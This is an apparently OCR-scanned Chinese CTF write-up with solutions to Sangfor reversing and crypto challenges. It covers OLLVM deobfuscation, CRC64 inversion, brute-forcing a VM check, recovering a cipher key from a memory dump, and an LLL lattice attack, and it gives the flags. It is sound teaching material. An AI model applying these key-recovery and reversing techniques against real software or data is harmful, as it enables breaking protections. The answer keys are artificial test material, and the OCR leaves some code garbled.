
```
void unicodeToGB2312(const wstring& wstr, string& result)
{
int n = WideCharToMultiByte(CP_ACP, 0, wstr.c_str(), -1, 0, 0, 0, 0);
    result.resize(n);
::WideCharToMultiByte(CP_ACP, 0, wstr.c_str(), -1, (char*)result.c_str(), n, 0, 0);
}
void utf8ToUnicode(conststring& src, wstring& result)
{
int n = MultiByteToWideChar(CP_UTF8, 0, src.c_str(), -1, NULL, 0);
    result.resize(n);
::MultiByteToWideChar(CP_UTF8, 0, src.c_str(), -1, (LPWSTR)result.c_str(), result.length());
}
int main(int argc, char** agrv)
{
string strGB2312;
    wstring wstrUnicode;
char key[] = "\xE4\xB8\x8D\xE5\x81\x9A\xE4\xBC\x9F\xE5\xA4\xA7\xE6\x97\xB6\xE4\xBB\xA3\xE7\x9A\x84\xE6\x97\x81\x
E8\xA7\x82\xE8\x80\x85\x00";
    utf8ToUnicode(key, wstrUnicode);
    unicodeToGB2312(wstrUnicode, strGB2312);
return0;
}
```

得到flag。

验证。

XOR

IDA打开，发现目标程序进行了混淆，进一步分析，可以知道使用了ollvm进行了混淆。



使用工具中的deflat.py脚本，去除混淆的代码。

`python deflat.py shift_exercise 0x401170`

去除之后，生成`shift_exercise_recovered`文件，IDA继续分析，仍然存在无用的控制流程。

进一步使用IDA插件script.py进行处理，获得更为直观的伪代码。

分析伪代码可以知道，该算法为修改过的crc64算法，依据加密算法，写出解密算法。

```
def multiply(multiplier_a, multiplier_b):
    tmp = [0] * 64
    res = 0
for i in range(64):
        tmp[i] = (multiplier_a << i) * ((multiplier_b >> i) & 1)
        res ^= tmp[i]
return res
def find_highest_bit(value):
    i = 0
while value != 0:
        i += 1
        value >>= 1
return i
def divide(numerator, denominator):
    quotient = 0
    tmp = numerator
    bit_count = find_highest_bit(tmp) - find_highest_bit(denominator)
while bit_count >= 0:
        quotient |= (1<< bit_count)
        tmp ^= (denominator << bit_count)
        bit_count = find_highest_bit(tmp) - find_highest_bit(denominator)
    remainder = tmp
return quotient, remainder
def reverse(x, bits):
    bin_x = bin(x)[2:].rjust(bits, '0')
    re_bin_x = bin_x[::-1]
returnint(re_bin_x, 2)
cipher = [0x32e9a65483cc9671, 0xec92a986a4af329c, 0x96c8259bc2ac4673,
0x74bf5dca4423530f, 0x59d78ef8fdcbfab1, 0xa65257e5b13942b1]
res = b""
for a in cipher:
    d = 0xb1234b7679fc4b3d
    rr = reverse(a, 64)
    rd = reverse((1<< 64) + d, 65)
    q, r = divide(rr << 64, rd)
    r = reverse(r, 64)
for i in range(8):
        res += bytes([r & 0xff])
        r >>= 8
print(res)
print(res.decode())
```

生瓜蛋子

IDA打开，分析主函数可以较容易的分析出所需的输入是Sangfor{30位hex}，然后按照Label11所述的逻辑进行判定：

上图中duihua5是虚拟机逻辑通过（此处的虚拟机详见后文）但md5不正确的情况，duihua4是二者都正确的情况，但是上面的伪代码由于花指令的存在，不完全正确。
接下来的部分无法在F5中得到，但是可以基于汇编从text view得到，这部分十六进制字符的部分值得注意：

目前无法得到关于这些字符如何使用的信息，动态调试时，关注这部分地址（403xxx），可以分析出这是一个虚拟机，其中：

最后的64个字符为opcode，这64个字节中前面32个决定偏移，后面32个决定计算方式。

计算方式包括模加，模减，模乘和异或，4种计算方法，32个字节中的前30个分别对30位输入决定，因为是16进制，可以分析出高4位决定一种，低4位决定一种，两种计算分别进行，存在于两个变量中。

```
16  int v15; // eax
17  int v16; // eax
18  int v17; // eax
19  int v19; // [esp+4h] [ebp-10h]
20  int v20; // [esp+8h] [ebp-Ch]
21  int v21; // [esp+Ch] [ebp-8h]
22  int v22; // [esp+10h] [ebp-4h]
23
24  v22 = sub_401550(byte_405018[a1 + 1023]) / 4;
25  v21 = sub_401550(byte_405018[a1 + 1023]) % 4;
26  if ( v22 )
27  {
28    switch ( v22 )
29    {
30      case 1:
31        v4 = sub_401550(byte_405018[a1 + 990]);
32        v5 = sub_401550(byte_405018[33 * a1 + v4]);
33        v20 = sub_401920(a2, v5);
34        break;
35      case 2:
36        v6 = sub_401550(byte_405018[a1 + 990]);
37        v7 = sub_401550(byte_405018[33 * a1 + v6]);
38        v20 = sub_401940(a2, v7);
39        break;
40      case 3:
41        v8 = sub_401550(byte_405018[a1 + 990]);
42        v9 = sub_401550(byte_405018[33 * a1 + v8]);
43        v20 = sub_401960(a2, v9);
44        break;
45    }
46  }
47  else
48  {
49    v2 = sub_401550(byte_405018[a1 + 990]);
```


（图为强行nop掉花指令后得到的结构）

- 偏移值决定输入是与前面30*32的十六进制数的哪一位做运算，第一种运算是：第i位与第i行的第x位（x受偏移值控制，最大为15）进行计算，第二种运算是：第i位与第i行的第15+x位做运算，两个结果都是与第i行最后一位比较，有一个相等即可完成检查。

```
  {
    v2 = sub_401550(byte_405018[a1 + 990]);
    v3 = sub_401550(byte_405018[33 * a1 + v2]);
    v20 = sub_401900(a2, v3);
  }
  if ( v21 )
  {
    switch ( v21 )
    {
      case 1:
        v12 = sub_401550(byte_405018[a1 + 990]);
        v13 = sub_401550(byte_405027[33 * a1 + v12]);
        v19 = sub_401920(a2, v13);
        break;
      case 2:
        v14 = sub_401550(byte_405018[a1 + 990]);
        v15 = sub_401550(byte_405027[33 * a1 + v14]);
        v19 = sub_401940(a2, v15);
        break;
      case 3:
        v16 = sub_401550(byte_405018[a1 + 990]);
        v17 = sub_401550(byte_405027[33 * a1 + v16]);
        v19 = sub_401960(a2, v17);
        break;
    }
  }
  else
  {
    v10 = sub_401550(byte_405018[a1 + 990]);
    v11 = sub_401550(byte_405027[33 * a1 + v10]);
    v19 = sub_401900(a2, v11);
  }
  return v20 == sub_401550(byte_405018[33 * a1 + 31]) || v19 == sub_401550(byte_405018[33 * a1 + 31]);
}
```


据此可以写爆破脚本，得到每一位的可行值。

不计md5的逻辑，可行的flag可以由以下脚本爆破得到，修改md5值可得到多个文件，使用任何cpp编译器编译可得到文件。

```
#include<stdio.h>
#include<stdlib.h>
#include<time.h>
#include <stdint.h>
#include<Windows.h>
unsigned char gua[64];
unsigned char table[32][33] = {
"f686bee4665fa77525e0f784097f4b3f",
"8ec4b805f93e9edd178818b3993e4a5d",
"4edb219c1f7dcf6dfb5c471a1f44ffa5",
"bd244ed81f96aef43ea55704085af9b4",
"594537dc31688cc4ef722bacdfac518e",
"91f800e6787c42f26e939a391c398ec6",
"69cf503c8cadc12176e791c6615bd704",
"8b1b9b88692d3804b9710a72ae458843",
"fe77fb82cf016df3913ed002bccb7d6d",
"711453fe706aed138823de8dcbf2fc38",
"4f027901b70a595828647b3a1407078e",
"5be1878d4e222009f13a3aacb2192861",
"3109983436e0eebe2b5c5a5e3d668c6b",
"6b33b28e18d6d9f0db4688cfad20ccbe",
"b47b71f489033446d3d9f097060e33ec",
"28d0871eb3f67152d8aa820500ddeabc",
"df51b921388b8032190cf0a3760e6fb6",
```

```
"85f7c2f7689bbf43965d120e3e7d4989",
"2d291f1367021787efb4a9bf3a204a92",
"7caf326155610f1b827a16e31cb9e04d",
"026910fc9c1aee91868e39dc5c0a3828",
"6f6dd1338d58da08a6c3a5ac28e73728",
"9555bb8ef33de07ed414521b30d1ce1f",
"f45c235edf62094bbbdd63a7b8c6dbc3",
"db2b5f869cc8517f596a4cd182a812e7",
"c6cf507b8a27e604a04d999ad8b9c5b4",
"5292154eb9e144201ec8e87dbb49769f",
"e6f55bc893978043e128015cc02b0197",
"cf727d37d5347f6573f3c82b1cc36287",
"7f1412d1f3e82f7335d19fa944c368ed",
"c3fe545e249ef80f5327d01be270c784",
"5ccd45379ddf5c9be0654e88c6984c83" };
int hex2int(char h) {
    if (h >= '0'&&h <= '9') {
        return h - '0';
    }
    else if (h >= 'a'&&h <= 'f') {
        return h - 'a' + 10;
    }
    else {
        return 0;
    }
}
char int2hex(int x) {
    char t[] = "0123456789abcdef";
    return t[x];
}


int modplus(int a, int b) {
    return (a + b) % 16;
}

int modminus(int a, int b) {
    return (16 + a - b) % 16;
}

int modmult(int a, int b) {
    return (a*b) % 16;
}

int modxor(int a, int b) {
    return (a^b) % 16;
}

int onechange(int index, int k) {
    int p1, p2;
    int g1, g2;
    g1 = hex2int(table[31][index]) / 4;
    g2 = hex2int(table[31][index]) % 4;
    if (g1 == 0) {
        p1 = modplus(k, hex2int(table[index][hex2int(table[30][index])]));
    }
    else if (g1 == 1) {
        p1 = modminus(k, hex2int(table[index][hex2int(table[30][index])]));
    }
    else if (g1 == 2) {
```

```
        p1 = modmult(k, hex2int(table[index][hex2int(table[30][index])]));
    }
    else if (g1 == 3) {
        p1 = modxor(k, hex2int(table[index][hex2int(table[30][index])]));
    }
    if (g2 == 0) {
        p2 = modplus(k, hex2int(table[index][hex2int(table[30][index]) + 15]));
    }
    else if (g2 == 1) {
        p2 = modminus(k, hex2int(table[index][hex2int(table[30][index]) + 15]));
    }
    else if (g2 == 2) {
        p2 = modmult(k, hex2int(table[index][hex2int(table[30][index]) + 15]));
    }
    else if (g2 == 3) {
        p2 = modxor(k, hex2int(table[index][hex2int(table[30][index]) + 15]));
    }
    if (p1 == hex2int(table[index][31]) || p2 == hex2int(table[index][31])) {
        return 1;
    }
    else {
        return 0;
    }
}
int main() {
    char input[64]="Sangfor{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}";
    int li = strlen(input);
    float kilo = (li - 9) / 2;
    //printf("%.1f斤，%d块\n", kilo, li - 9);
    Sleep(1500);
    if (li - 9 != 30) {
        printf("重新挑一个\n");
        exit(1);
    }
    for (int i = 0; i < li; i++) {
        if (i < 8) {
        }
        else if (i == li - 1) {
        }
        else {
            for (int t = 0; t < 16; t++) {
                input[i] = int2hex(t);
                int u = onechange(i - 8, hex2int(input[i]));
                if (u == 1) {
                    printf("%d %c\n",i-8,int2hex(t));
                }
            }

        }

    }
    system("pause");
}
```

得到的结果如下：

```
0 9 e
1 5 9
2 8 b
3 b d
4 5 c
5 6 9
6 4 d
7 3 b
8 b e
9 b d
10 9 f
11 1 9
12 1 9
13 f
14 2 4
15 6 7 e
16 a f
17 2 4
18 4 e
19 b e
20 5 6
21 1 3 5 7 9 b d e f
22 2 3
23 7
24 0 5
25 0
26 6
27 4
28 4 e
29 3 c
```

此为每一位的可行值，逐位爆破，共计有2的23次方乘以3乘以9得出226492416种不同的flag，选择一个flag并将md5值写在题目中即可实现多文件。

基于以上爆破结果，此脚本即可完成功能。

```
import hashlib

p01=['95','e5','99','e9']
p23=['8b','bb','8d','bd']
p45=['56','c6','59','c9']
p67=['43','d3','4b','db']
p89=['bb','eb','bd','ed']
p10=['91','f1','99','f9']
p12=['1f','9f']
p14=['2','4']
p15=['6','7','e']
p16=['a2','f2','a4','f4']
p18=['4b','eb','4e','ee']
p20=['5','6']
p21=['1','3','5','7','9','b','d','e','f']
p22=['27','37']
p24=['0064','5064']
p28=['4','e']
p29=['3','c']
str = 'Sangfor{'
for a01 in range(len( p01 )):
    for a23 in range(len( p23 )):
        for a45 in range(len( p45 )):
            for a67 in range(len( p67 )):
                for a89 in range(len( p89 )):
                    for a10 in range(len( p10 )):
                        for a12 in range(len( p12 )):
                            for a14 in range(len( p14 )):
                                for a15 in range(len( p15 )):
                                    for a16 in range(len( p16 )):
                                        for a18 in range(len( p18 )):
                                            for a20 in range(len( p20 )):
                                                for a21 in range(len( p21 )):
                                                    for a22 in range(len( p22 )):
                                                        for a24 in range(len( p24 )):
                                                            for a28 in range(len( p28 )):
                                                                for a29 in range(len( p29 )):
                                                                    str = 'Sangfor{'+p01[a01]+p23[a23]+p45[a45]+
p67[a67]+p89[a89]+p10[a10]+p12[a12]+p14[a14]+p15[a15]+p16[a16]+p18[a18]+p20[a20]+p21[a21]+p22[a22]+p24[a24]+p28[
a28]+p29[a29]+'}'
                                                                    mk=hashlib.md5(bytes(str,"utf8")).hexdigest(
)
                                                                    if mk[0:10]=='16f6d95849':
                                                                        print(str+':')
                                                                        print(mk)
```

Crypto

SinCipher

1.拿到文件用binwalk跑啥也没有。
2.用strings看有很多无意义的字符串，限制长度后，可以看到如下字符，获取到加密的iv和密文了，猜测有pyc文件，版本为3.8.2。

```
$ strings -8 memdump
expect python 3.8.2c
z+SinCipher.gen_round_key.<locals>.<listcomp>r
SinCipher.gen_round_key
z'SinCipher.sub_trans.<locals>.<listcomp>r
SinCipher.sbox_trans)
__encrypt_oneD
SinCipher.__encrypt_onec
z%SinCipher.encrypt.<locals>.<listcomp>r
_SinCipher__encrypt_one)
<module>
{"iv": "8e9313ce03257990eb5c019f97afe2aa4ceb27ac327f4493f300bffe3fb94dc8", "cipher": "c732f791dde0a9e7819da08462
e9e767b43df88b8e450d2d63e076fd0f32fe6a51e7fbcc220f4c7b30"}
......
```

3.根据版本号与pyc的结构，定位到pyc的起始位置为0x19020：

```
1:9020h 55 0D 0D 0A 00 00 00 00 0C F2 67 61 5E 13 00 00
1:9030h E3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1:9040h 00 04 00 00 00 40 00 00 00 73 76 00 00 00 64 00
1:9050h 64 01 6C 00 5A 00 64 00 64 01 6C 01 5A 01 64 00
1:9060h 64 01 6C 02 5A 02 64 00 64 01 6C 03 5A 03 64 00
1:9070h 64 02 6C 04 6D 05 5A 05 01 00 64 03 65 03 6A 06
1:9080h 76 00 73 3E 4A 00 64 04 83 01 82 01 47 00 64 05
1:9090h 64 06 84 00 64 06 65 07 83 03 5A 08 65 09 64 07
```

4.提取出pyc并反编译：

```
$ dd of=tmp1.pyc if=memdump skip=1 bs=102432
9+1 records in
9+1 records out
946144 bytes (946 kB, 924 KiB) copied, 0.001197 s, 790 MB/s

$ uncompyle6.exe tmp1.pyc > tmp.py
```

5.查看代码发现它只有加密部分，且存在一个假的加密密钥：

```
def main():
    secret_key = b'O_O.... -_-...'  # 这是错误的密钥
    iv = weak_rand_str(32)
    sin = SinCipher(secret_key, iv)
    plain_text = input('')
    plain_bytes = plain_text.encode('utf8')
    cipher_bytes = sin.encrypt(plain_bytes)
    print(json.dumps({'iv':iv.hex(),  'cipher':cipher_bytes.hex()}))

if __name__ == '__main__':
    main()
```

现在已知加密算法/IV和密文，需要找出加密的密钥再写出解密算法。

6.经过分析加密算法，加密脚本只有S盒，需要先算出逆S盒：

```
def r_sbox_gen(sbox: list):
    r_sbox = list(range(0, 256))
    for i in range(0, 256):
        raw = (sbox[i] & 0xf0) >> 4
        rol = sbox[i] & 0xf
        r_sbox[(raw * 16) + rol] = i
    return r_sbox
```

另外它会通过输入的密钥生成轮密钥，轮密钥间存在相互关系：

```
def gen_round_key(cls, mk: tuple):
    rk0 = [(cls.FK[i] ^ mk[i]) & 0xffffffff for i in range(0, 4)]
    rk = rk0 * cls.ROUND_COUNT
    for i in range(1, cls.ROUND_COUNT):
        for j in range(0, 4):
            if j == 0:
                rk[i * 4 + j] = cls.sbox_trans(cls.ROUND_KEY[i - 1] ^ rk[i * 4 + j - 4]) ^ rk[i * 4 + j - 1]
            else:
                rk[i * 4 + j] = rk[i * 4 + j - 4] ^ rk[i * 4 + j - 1]
    return rk
```

根据轮密钥规律，每一个密钥是它的前一位与前4位异或而得，每轮的第一位还和轮数相关，因此可通过此规律在内存中搜寻密钥，且只需要知道连续的5位就能恢复出原始密钥，算法如下：

```
def crack_rk(data):
    def find_key_first(x: list):
        # 先定位到一个符合规则的位置
        for i in range(len(x) - 1, 3, -1):
            if x[i] == x[i - 4] ^ x[i - 1]:
                x = x[:i + 1]
                return x

    def find_round(x: list):
        """获取一轮的数据和当前轮数"""
        for i in range(len(x) - 1, 3, -1):
            if x[i] == x[i - 4] ^ x[i - 1]:
                continue
            for j in range(SinCipher.ROUND_COUNT - 1):
                if x[i - 4] == SinCipher.rsbox_trans(x[i - 1] ^ x[i]) ^ SinCipher.ROUND_KEY[j]:
                    # 找到了它，辣么
                    round = j
                    x = x[i - 4:i]
                    return round, x

    def recovery_key(round_key: list[int], round):
        """从一个完整的轮密钥恢复出原始密钥"""
        assert len(round_key) == 4
        round += 1  # 第0轮开始
        rk = round * 4 * [0] + round_key
        for i in range(round - 1, 0, -1):
            for j in range(3, -1, -1):
                rk[i * 4 + j] = (rk[(i + 1) * 4 + j] ^ rk[(i + 1) * 4 + j - 1]) & 0xffffffff
                if j == 0:
                    rk[i * 4 + j] = (SinCipher.rsbox_trans(rk[i * 4 + j]) ^ SinCipher.ROUND_KEY[i - 1]) & 0xffff
ffff
        rk0 = tuple(map(lambda x, y: (x ^ y) & 0xffffffff, rk[4:8], SinCipher.FK))
        return SinCipher.sin_i2b(rk0)

    x = b2i(data)
    x = find_key_first(x)
    x = find_round(x)
    return recovery_key(x[1], x[0])

#> e08f08b75ee3ccb560f25920a1af79fc
```

7.恢复出密钥后，可通过加密算法写出解密算法，解密数据。

```
def decrypt(data):
    secret_key = crack_rk(data)
    cipher = '''{"iv": "8e9313ce03257990eb5c019f97afe2aa4ceb27ac327f4493f300bffe3fb94dc8", "cipher": "c732f791dd
e0a9e7819da08462e9e767b43df88b8e450d2d63e076fd0f32fe6a51e7fbcc220f4c7b30"}'''
    cipher = json.loads(cipher)
    iv = bytes.fromhex(cipher['iv'])
    cipher = bytes.fromhex(cipher['cipher'])
    sin = SinCipher(secret_key, iv)
    plain = sin.decrypt(cipher)
    print(plain.decode('utf'))

#> e08f08b75ee3ccb560f25920a1af79fc
#> SangFor{Rexz-zluMoHtlhyC3t7E8jB7psZWIKCp}
```

GeGe

这一题实质上就是一道求解SVP的题目。

前置知识：

空间（Span）

给定一组线性无关的基向量v1, v2, …, vn，那么这些基向量的所有线性组合。

所形成的集合，叫做这组基向量所张成的空间。

例如，在二维平面中，选两个单位正交向量作为基向量。

由这两组基向量的所有可能的线性组合。

张成的空间为整个二维平面。二维平面上的任何一点，都可以由这两组基底的一个线性组合来表示。

格（Lattice）

格的定义与空间类似，给定一组线性无关的基向量`v1, v2, ..., vn`，那么这些基向量的所有**整系数**线性组合。

所形成的集合，叫做这组基向量所张成的格。（系数不是任何实数，而是任何整数）不同的基底，可能会张成不同的格。对原基底进行整系数线性转换得到的新的基底，张成的格不变。

格相关的问题中，有两个知名的难题：

SVP（最短向量问题，Shortest Vector Problem）：给定格和基向量，找到格中的一个长度最短的非零向量。CVP（最近向量问题，Closest Vector Problem）：给定格和基向量，以及一个不在格上的目标向量，找到格中一个距离目标向量最近的格向量。

在广义上的这两大难题已经被证明是NP难问题。

本题是求解SVP（最短向量问题，Shortest Vector Problem）的题目。

格基规约算法中的LLL算法，可以求解2维的SVP问题。

&解题思路：

已知2个关系式和p、h、c；求m、f、g。目前无法确定随机数r的值，想办法化简。

$$h \equiv f^{-1} \cdot g \ (mod\ p)$$

由于未知量较多，先假设f、g已知。对上面一式带入二式。

两边同乘f。

得到：

r 为1024 bit，g 为768 bit，m 为flag字符串转成数字，一个字符8bit，一般来说flag不会太长，所以基本上是小于1000 bit，f 为1024 bit，p 为3072 bit。

右边式子的值小于p，所以模p，得到的是：

则令：

即：

通过变换以及参数之间的大小关系，在同余式里面得出了一个等式。
这样可以将随机数r约掉。

此时，r被化简，只需要求出f、g，就可以的到明文m的值：

注：在模 g下运算，g是一个768 bit的强素数，这就保证了，f是个1024 bit的数，在模 g下，f' = f - k*g的逆元必定存在。
现在只要求f、g，就能解出m，求f、g的方法，此式子，看做格来求解SVP问题。

$$h \equiv f^{-1} \cdot g \ (mod \ p)$$

两边同乘f。

可以构造一个由下面这个矩阵M中的两个行向量(1,h), (0,p)所张成的格：
两边同乘f。

下面我们来证明向量(f, g)是在这个格上的。
证明
将同余式，

化为等式，

恒等变换，

可以发现，

向量 (f,g) 可以由基向量M的某种**整系数**线性组合 (f, -u) 来表示，因此向量 (f,g) 就在这个格上。
已知h, p, f, g的大小。
h：2000多bit p：3072bit f：1024 bit g：768 bit
相对于两个基底向量 (1, h), (0, p) 来说，向量 (f, g) 的长度要小得多得多，根据Gaussian heurstic可知，在这个格中最短向量的长度大概在sqrt(2^{3072})约等于2^{1536}左右。因此，很大概率上，这个(f, g)就是这个格的最短向量。本题是求解SVP（最短向量问题，Shortest Vector Problem）的题目。
格基规约算法中的LLL算法，可以求解2维的SVP问题。
SageMath有内置的LLL算法实现。

```
# Construct lattice.
v1 = vector(ZZ, [1, h])
v2 = vector(ZZ, [0, p])
m = matrix([v1,v2]);

# Solve SVP.
shortest_vector = m.LLL()[0]
f, g = shortest_vector
print(f, g)
if f < 0:
    f = -f
if g < 0:
    g = -g
```

最短向量坐标点有可能为负，所以记得取正，得到f、g的值，带入此式，可求得明文m。

```
# Decrypt.
a = f * c % p % g
m = a * inverse_mod(f, g) * inverse_mod(f, g) % g
print(hex(m))
```

完整的解题sage代码：

https://sagecell.sagemath.org/，有在线的sagemath的编辑器。

```
# sage
h = 74168598003665712470357082411783794328488119459023956789171066648834309202142190313409165995218864924781261183802744763976912603411374759199436677568737593896768980472519680549141450872743731299276801048183441975767047194007526119487945342392321944125761475626521789461337081789697409940487209414754389935205939009168422379514254656346549533043751776415131963442984722237787970203231128561122343950173992748075241335962841645602827989978997218756361801832367971054565266216412511114758507543271675178136442291156909277536888592618066320864170963846492994647844914425741528099556940566035290939357925194886742739461698670059583156266965799856613339081981843921218807231116941463698107484951295773886599105723126260090876521316598365979692604130676383912370834360794726092575675895819531252906456803643560069287696524421396888609976792188143189861012640348323903350377304930602154730194211502773089083938409724758083329347412 1
p = 50502336085292618154594217207097532762680134653170007718477614279576035280408695632655120885024043465546518947671406499513937101494783464878422268156807088583668449076266933988781395472412416046187245126925180214117492642598406247779360759001868335463406567748850800771674152364817389440382596492344536201436530707951788071314606012580601381794207166414309958332871892458051437506183026526424154867748480666091172736729214139833909995914731620318572823609052602023048230549977521134348450725576957904397908349944529059293529309823748412216631641024424653899464956921268918808584111085909047682617642847774900028330118147027558509771985183930796953814255909654578313728283689975856164476559679851661439721763789837022915788859871306116622913989254204972229460168355703090064283903375619709132125198265933430693113232675901597147485331453595851266943518872842479928732988389774717636827343662205453902833553313338212534540433 1
c = 49634468028095718572609680330184065392763646166751481170210602379715164776447297578873663701845209316731346794322218284180887402696784015927958842588390044210434809256854871186409040298697992887967768411008020589259241584881086872884733259670430121382200040408323425912682575660278364948554052933697218310705781207391309117814138434667003395071370128517286024733553075937174991711581256690834228167585503189942010889904985690838852530752902443647057160714651950008068351612973086859799610799937689406400000079626685477944539623229709457648134059456364332630335850023124484113991112424678261461566378473608548459506607339719670280853516108614774856795467782167677253248754365076477284239544565102230055247038744131669150262809344528262546078520088680364233900482228533328741481213558772361146610217869046671225237137644041959983020868342720995726490327573577988794359928210261201210238391522060913563835150166612336196519573701 1

# Construct lattice.
v1 = vector(ZZ, [1, h])
v2 = vector(ZZ, [0, p])
m = matrix([v1,v2]);

# Solve SVP.
shortest_vector = m.LLL()[0]
f, g = shortest_vector
if f < 0:
    f = -f
if g < 0:
    g = -g
print(hex(f), hex(g))

# Decrypt.
a = f * c % p % g
m = a * inverse_mod(f, g) * inverse_mod(f, g) % g
print(hex(m))
```

运行，可得flag的十六进制值。
转换成明文得flag。

```
SangFor{pfa2s1f65ads4fwev1s2d3v1cxxavqes}
```